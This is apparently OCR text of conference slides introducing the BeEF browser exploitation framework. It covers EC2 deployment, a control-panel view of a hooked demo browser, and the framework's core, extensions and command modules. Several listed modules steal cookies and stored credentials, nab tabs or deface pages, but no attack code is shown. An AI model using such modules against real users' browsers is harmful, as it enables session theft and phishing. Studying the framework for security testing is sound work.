

Framework (slide thanks to Michele @antisnatchor Orru)


# http://blog.beefproject.com


I like utilising Amazon's EC2 instances. We have a blog post on how to quickly run up a fully blown BeEF instance in no time. .. BeEF Cloud


BeEF Control Panel
ec2-175-41-187-188.ap-southeast-1.compute.amazonaws.com:3000/ui/panel
BeEF 0.4.3.3-alpha | Submit Bu
Hooked Browsers
Online Browsers
ec2-175-41-187-188.ap-southeast-
203.206.12.232
Offline Browsers
Getting Started
Logs
Current Browser
Details
Logs
Commands
Rider
XssRays
Category: Browser (12 Items)
Browser Name: Chrome
Initialization
Browser Version: 17
Initialization
Browser UA String: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_7_3) AppleWebKit/535.11 (KHTML, like Gecko) Chrome/17.0.963.83 Safari/535.11
Initialization
Window Size: Width: 1366, Height: 670
Initialization
Java Enabled: Yes
Initialization
VBScript Enabled: No
Initialization
Has Flash: Yes
Initialization
Has GoogleGears: No
Initialization
Has WebSockets: Yes
Initialization
Has ActiveX: No
Initialization
Session Cookies: Yes
Initialization
Persistent Cookies: Yes
Initialization
Category: Hooked Page (5 Items)
Page Title: BeEF Basic Demo
Initialization
Page URI: http://ec2-175-41-187-188.ap-southeast-1.compute.amazonaws.com:3000/demos/basic.html
Initialization
Page Referrer: No Referrer
Initialization
Hostname/IP: ec2-175-41-187-188.ap-southeast-1.compute.amazonaws.com
Initialization
Cookies:
BEEFHOOK=tzZam0bCgzBzBr4vjmwUK1EhXKnfdvMGxtXEfHRPMolGhzWSA5fa2v3Xt2THOIlxsDhXzmiY21kPF15W
Initialization
Category: Host (3 Items)
OS Name: Macintosh
Initialization
System Platform: MacIntel
Initialization
Screen Params: Width: 1680, Height: 1050, Colour Depth: 24
Initialization
Basic
Requester

Ruby BeEF


BeEF Control Panel
ec2-175-41-187-188.ap-southeast-1.compute.amazonaws.com:3000/ui/panel
BeEF 0.4.3.3-alpha | Submit Bug | Logo
oked Browsers
owsers
75-41-187-188.ap-southeast-
203.206.12.232
owsers
Getting Started
Logs
Current Browser
Details
Logs
Commands
Rider
XssRays
Module Tree
Browser (24)
Get Cookie
Get Local Storage
Get Page HREFs
Get Page HTML
Get Session Storage
Play Sound
Replace HREFs
Replace HREFs (HTTPS
Unhook
Create Alert Dialog
Create Prompt Dialog
Detect Popup Blocker
Redirect Browser
Redirect Browser (Rickro
Redirect Browser (iFram
Replace Content (Deface
Replace Videos
TabNabbing
Detect FireBug
Detect Unsafe ActiveX
Fingerprint Browser
Get Stored Credentials
Get Visited Domains
Get Visited URLs
Chrome Extensions (4)
Debug (3)
Module Results History
id
date
label
The results from executed command modules will be listed here.
Create Alert Dialog
Description:
Sends an alert dialog to the hooked browser.
Alert text:
BeEF Alert Dialog
Execute





Our dev team rely on modern agile development techniques, including a Continuous Integration service via Jenkins, utilising Rake test unit, selenium, capybara etc etc

# BeEF Trilogy ("Who is your father?")





Beef is currently made up of 3 main components:
http://img4.cookinglight.com/i/2009/01/0901p40f-beef-patty-m.jpg?300:300




Firstly is the core..

http://www.imdb.com/media/rm1627756544/tt0298814





- The Core
  - Central API
  - Filters
  - Primary client-side javascript
  - Server-side asset handling and web servicing
  - Ruby extensions
  - Database models
  - Hooking methods to load and manage arbitrary extensions and command modules

# Extensions

Extensions

Web UI

XSSRays

Console

Proxy/Requester

# Extensions

Demo pages

Metasploit

Event handling

Browser initialisation



- Extensions
  - Where you need to provide fairly tightly coupled functionality into the core, the extensions provide the developer with various API firing points, such as mounting new URL points. Currently beef has extensions for the admin web ui, the console, demo pages, event handling, initialisation of hooked browsers, metasploit, proxy, requester and the xssrays functionality.



# Command Modules

http://www.mobiinformer.com/wp-content/uploads/2010/11/big_red_button.jpg

Recon

Browser

Persistence

# Command Modules

Debugging

Network

Host

Router

Miscellaneous



- Command Modules
  - Command modules are where individually packaged HTML/JS packages are stored, currently these are broken down into the following categories: browser, debugging, host, misc, network, persistence, recon, router. Anything you want to do in Javascript, HTML, Java, <insert arbitrary browser acceptable language> can be done.

# It always starts with Hooking

